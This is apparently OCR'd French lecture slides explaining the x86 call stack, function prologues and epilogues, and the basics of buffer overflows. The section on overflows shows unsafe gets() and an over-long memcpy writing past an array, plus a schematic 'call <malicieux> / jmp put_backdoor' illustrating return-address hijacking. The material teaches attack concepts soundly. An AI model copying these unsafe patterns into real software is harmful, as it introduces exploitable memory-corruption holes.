
gets(nom)

printf("Bonjour %s\n",nom)

Deuxième argument (nom)

Premier argument (texte)

La pile.....


Sens d'empilage
bas
haut
call proc_n
proc_n :
:
mov arg3,(%esp+8)
mov arg2,(%esp+4)
mov arg1,(%esp)
call proc_n+1
suite
:
proc_n+1 :
:
mov %ebp,%esp
pop %ebp
ret
EBP = base n
+16
+8
+4
0xBFFFFFFF
Adresse de retour à la procédure n-1
Sauvegarde base n-1
:
Variables de la procédure n
:
:
Argument 3 procédure n+1
Argument 2 procédure n+1
Argument 1 procédure n+1
Adresse de retour à la procédure n
Sauvegarde base n
↓
↓
↓
0x0000000

La pile lors de l'exécution

Adresse haute en mémoire	EBP
….	◄ EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),eax
push   %eax
push   $0x80487c9
call   <printf@plt>

push   %ebp
mov    %esp,%ebp
sub    $0x30,%esp

leave
ret
```

La pile lors de l'exécution

Adresse haute en mémoire	EBP
….	◄ EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>
_____________________
push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	◄ EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>
_____________________
push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>
_____________________
push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	◄ EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL) ■	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>
push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	◄ EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>

push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	◄ Nv EBP
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>
```

```
push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	◄ Nv EBP
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>
```

```
push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	◄ EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>
```

```
push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

Équivalent à **mov %ebp,%esp ; pop %ebp**

La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	◄ EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	

```
lea   -0x20(%ebp),%eax
push  %eax
push  $0x80487c9
call  <printf@plt>
_____________________
push  %ebp
mov   %esp,%ebp
sub   $0x30,%esp

leave
ret
```

Ça peut être plus compliqué.....


- passage des arguments par registres

- protection de la pile

- JMP plutôt que CALL


- ...

III. Le BOF !



La pile lors de l'exécution

Adresse haute en mémoire	EBP
....	◄ EBP
Argument 2 (= nom)	
Argument 1 (= chaine « au revoir »)	
Adresse de retour (juste après le CALL)	
Sauvegarde de EBP d'avant le call	
Variable 1	
Tab[l-1]	
Tab[l-2]	
...	
Tab[0]	
Variable 3	
...	



```
call  <malicieux>
jmp put_backdoor
```

```
push   $0x80487c9
call   <printf@plt>
```

```
push   %ebp
mov    %esp,%ebp
sub    $0x30,%esp

leave
ret
```

Le buffer overflow

Adresse haute en mémoire

....

Argument 2 (= nom)

Argument 1 (= chaine « au revoir »)

Adresse de retour (juste après le CALL)

Sauvegarde de EBP d'avant le call

Variable 1

Tab[l-1]

Tab[l-2]

...

Tab[0]

Variable 3

...

memcpy(Tab, org,l)

Le buffer overflow

Adresse haute en mémoire

....

Argument 2 (= nom)

Argument 1 (= chaine « au revoir »)

Adresse de retour (juste après le CALL)

Sauvegarde de EBP d'avant le call

Variable 1

Tab[l-1]

Tab[l-2]

...


Tab[0]

Variable 3


...

memcpy(Tab, org,l +3)

